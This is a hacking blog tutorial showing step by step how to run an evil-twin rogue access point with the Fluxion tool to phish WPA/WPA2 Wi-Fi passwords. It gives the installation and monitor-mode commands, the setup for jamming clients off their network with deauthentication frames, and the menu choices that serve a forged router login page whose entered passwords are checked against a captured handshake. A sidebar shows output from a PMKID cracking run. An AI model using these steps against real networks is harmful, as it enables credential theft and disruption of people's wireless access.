


WiFi Phishing: Acquire WPA/WPA2 Key Using (Rogue AP) Fluxion

by hash3lizer . 10 December 2018



Fluxion was first introduced as the remake of linset. It's a social engineering auditing tool to acquire WPA/WPA2 passphrase by means of Wireless Phishing i.e hosting a **Fake Access Point** along with a forged document. Well, in some earlier tutorials we manually did this same task by configuring files and tools like hostapd and dnsmasq. However, with this in hand, the attack can't be much of a sophisticated task.

Fluxion has almost pre-configured interface to interact and all you have to do is select. Fluxion starts by scanning the area in range of adapter, make sure you have an external one. Then it tries to capture the **handshake** of your target AP

(Access Point). After this, rogue ap and captive portal comes into the scene and fluxion will host a forged document for you where the user will enter wireless passphrase to be matched by the **MIC code**.

MIC code as we know is derived from the calculation of various hashes from the handshake. Upon successful verification of passphrase key, the key will be logged and fluxion will shutdown. So, there's not much of our time taken nor do we have to manually place files for **dnsmasq**, **hostapd** and **airplay-ng** etc.

STEP 1 Installation

Clone the fluxion repository from github:

```
$ git clone https://github.com/FluxionNetwork/fluxion.git
```

```
[root@parrot]-[/tmp]
#git clone https://github.com/FluxionNetwork/fluxion.git
Cloning into 'fluxion'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (29/29), done.
```

Move into the fluxion directory and execute the bash installation file:

```
$ cd fluxion/
$ chmod a+x ./fluxion.sh
$ ./fluxion.sh -i
```

STEP 2 Wireless Adapters

Now, to perform a successful Rogue AP attack, at least **two** wireless cards are required both supporting *promiscuous* mode and packet injection. A variety of Wireless adapters is available but not all support what we want. For instance, **deauthentication** can be performed with [WN727N](#) (TP-Link) but hostapd doesn't support it.

I'll be using Alpha [AWUS036NH](#) for hosting an Access Point and TP-Link WN722N for deauthentication purpose.

STEP 3 Monitor Mode


Put your both wireless cards in monitor mode. Remember, although scripts like wifiphisher and fluxion place the card in monitor mode by using some deprecated techniques but it's better to do it manually.

```
$ airmon-ng start wlan1 // WN722N v1  
$ airmon-ng start wlan2 //ALFA 036NH
```

STEP 4 Scanning The Area!

Fire up the script:

```
$ ./fluxion.sh
```



You will be asked whether you want to capture a handshake first or perform Rogue AP attack. If you already captured a handshake, you can skip the second part. As the scope of this tutorial is limited to **captive portal** AP, I suppose you already know how to capture a **WPA/WPA2** handshake. So, select *captive portal* from the list:

```
[*] Select a wireless attack for the access point

ESSID: "[N/A]" / [N/A]
Channel: [N/A]
BSSID: [N/A] ([N/A])

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
[3] Back

[fluxion@parrot]-[~] 1
```

Here in the below screenshot, I got three wireless adapters. Note that the **wlan0** interface is indicating internal wireless adapter and doesn't support packet injection. Now, choose one of the monitor interfaces to scan the area and then choose the channels to look for:

```

(*) Select a wireless interface for target searching.

[1] wlan0      [-] Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)
[2] wlan1mon  [+] Atheros Communications, Inc. AR9271 802.11n
[3] wlan2mon  [+] Ralink Technology, Corp. RT2870/RT3070
[4] Repeat
[5] Back

(fluxion@parrot)-[~] 2

```

When you have your target on screen, close the scanning window and you will be prompted to choose a target. Select your target and press Enter.

```

CH 6 ][ Elapsed: 24 s ][ 2018-12-10 16:48

```

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID	MANUFACTURER
34:BF:90:4A:BB:57	-28	43	26	0	6	65	WPA2	CCMP	PSK	unknown	Fiberhome Telecommunication
00:0E:F4:C0:01:D2	-75	37	2	0	6	270	WPA2	CCMP	PSK	PTCL-BB	Kasda Networks Inc
00:0E:F4:DE:D9:61	-78	33	0	0	11	270	WPA2	CCMP	PSK	PTCL-BB	Kasda Networks Inc

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
34:BF:90:4A:BB:57	D8:0F:99:5F:7D:4D	-39	0e-1e	1036	52	
34:BF:90:4A:BB:57	64:A6:51:B9:9F:2C	-44	0 - 0e	0	4	
00:0E:F4:C0:01:D2	1C:48:CE:49:AD:87	-70	0 - 1	0	4	

STEP 5 Choosing Interfaces

Now, we have to allocate some tasks to the wireless adapters. First, you will be asked for an interface to keep track of your target **Access Point**. It might mess up things a bit, so it's better to skip this interface. However, in case you have one more wireless adapter it's even more good. Choose skip from the list:

```
[*] Select a wireless interface for target tracking.  
[*] Choosing a dedicated interface may be required.  
[*]  
  
[1] wlan1mon [*] Atheros Communications, Inc. AR9271 802.11n  
[2] wlan0 [-] Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)  
[3] wlan2mon [+] Ralink Technology, Corp. RT2870/RT3070  
[4] Skip  
[5] Repeat  
[6] Back  
  
(fluxion@parrot)-[~] 4
```

Next, we need an interface to send deauthentication frames. The interface you choose here must support packet injection and I got **TP-Link WN722N v1** for this:

```
[*] Select an interface for jamming.  
  
[1] wlan1mon [*] Atheros Communications, Inc. AR9271 802.11n  
[2] wlan0 [-] Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)  
[3] wlan2mon [+] Ralink Technology, Corp. RT2870/RT3070  
[4] Repeat  
[5] Back  
  
(fluxion@parrot)-[~] 1
```

The next interface you will be asked for is to launch the Rogue Access Point. Make sure the adapter you use is powerful enough to throw signals on long range. I am using **Alpha AWUS036NG** with hostapd for this.

```

[*] Select an interface for the access point.

1| eth0      [+] Realtek Semiconductor Co., Ltd. RTL8111/8168/8411 PCI Express Gigabit Ethernet Controller (rev 0c)
2| wlan1mon  [+] Atheros Communications, Inc. AR9271 802.11n
3| vmnet1    [+] Atheros Communications, Inc. AR9271 802.11n
4| vmnet8    [+] Atheros Communications, Inc. AR9271 802.11n
5| wlan0     [-] Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)
6| wlan2mon  [+] Ralink Technology, Corp. RT2870/RT3070
7| Repeat
8| Back

fluxion@parrot: ~ - 6

```

STEP 6 Select AP Service And Handshake.

Depending on your wireless adapter **chipset**, you can select b/w hostapd and airbase-ng. Airbase-ng is slower than hostapd but supports a wider range of chipsets. Since, hostapd supports my adapter, I'll go with hostapd:

```

[*] Select an access point service

                                ESSID: "unknown" / WPA2
                                Channel: 6
                                BSSID: 34:BF:90:4A:8B:57 (Fiberhome Telecommunication Tech.Co.,Ltd.)

1| Rogue AP - hostapd (recommended)
2| Rogue AP - airbase-ng (slow)
3| Back

fluxion@parrot: ~ - 1

```

Next, you will be asked for the handshake. I've captured a handshake of target AP with fluxion earlier. So, i go with the option: found hash:

```
[*] A hash for the target AP was found.  
[*] Do you want to use this file?  
  
    [1] Use hash found  
    [2] Specify path to hash  
    [3] Rescan handshake directory  
    [4] Back  
  
[fluxion@parrot]-[~] 1
```

STEP 7 Cracking

Cracking the right password is an important factor in all of this attack. We need to find the right key, *right*? For this, when anything will be entered to the fake page it will be manipulated and matched against the right hash derived from handshake. Upon successful cracking, the key will be printed on screen and fluxion will be stopped. So, choose one of the cracking softwares accordingly:

```
*] Select a method of verification for the hash  
  
ESSID: "unknown" / WPA2  
Channel: 6  
BSSID: 34:BF:90:4A:BB:57 (Fiberhome Telecommunication Tech.Co.,Ltd.)  
  
    [1] pyrit verification  
    [2] aircrack-ng verification (unreliable)  
    [3] cowpatty verification (recommended)  
    [4] Back  
  
fluxion@parrot: [~] 3
```


STEP 8 Forged Document

Next, choose disconnected from the internet connectivity list. Cause we don't want to provide the users with internet facility. And lastly, choose the forged document from the available list:

```
55 Netis it
56 Proximus fr
57 Proximus nl
58 SFR fr
59 Sitecom it
60 Technicolor en
61 Technicolor it
62 Telecom it
63 Telekom de
64 TP-LINK eo
65 TP-LINK it
66 Verizon en
67 vodafone es
68 Xfinity-Login en
69 ziggo1 nl
70 ziggo2 nl
71 Zyxel it
72 Back
```

fluxion@parrot: ~ | 64

STEP 9 WPA/WPA2 Key

Now, let the fluxion do it's work:

So, we cracked WPA/WPA2 key with Rogue AP.

Conclusion

Fluxion is an extensive rogue AP tool for acquiring WPA/WPA2 passphrase by inducing the users for giving secret credentials through a forged document. Moreover, fluxion also verifies the key before terminating the actual attack. So, only validated keys are accepted and only the attack terminates when the correct hash has been cracked.

0 Comments

Shellvoide

1 Login ▾

♥ Recommend

🐦 Tweet

f Share

Sort by Best ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?



Name

Be the first to comment.

✉ Subscribe

🔗 Add Disqus to your site

🔒 Disqus' Privacy Policy

DISQUS

⌵
;

Social



Shellvoide



816 likes



Shellvoide

about 3 weeks ago



#Hashcat #Guide: Cracking WPA/WPA2.

https://www.shellvoide.com/.../hashcat-guide-how-to-brute-fo...



4



Comment



2



Shellvoide




Subscribe

Subscribe to our Newsletter.

[Subscribe](#)

[illegible]





<SNIFFED>


```
using wordlist
will ONLY use PMKID attack on WPA
will wait 40 seconds during PMKID capture

ESSID  CH  ENCR  POWER  WPS?  CLIENT
-----
unknown 6  WPA  55db  yes    3
PTCL-BB 11  WPA  32db  yes    1
PTCL-BB 1  WPA  15db  yes

Select target(s) (1-3) separated by commas, dashes or all: 1

[+] Starting attacks against 34:BF:9B:4A:BB:57 (unknown)
[+] unknown (55db) PMKID CAPTURE: Captured PMKID
[+] unknown (32db) PMKID CRACK: Cracking PMKID using /home/hash3
[+] unknown (15db) PMKID CRACK: Failed Passphrase not found in d
[+] Finished attacking 1 target(s), exiting
root@kali:~# cat /home/hash3/known.txt
```

django
application



Subscribe To
Newsletter

email...

Subscribe

[Policy](#) [Terms](#) [About](#)

Contact Me: admin@shellvoide.com

Copyright ©. All Rights Reserved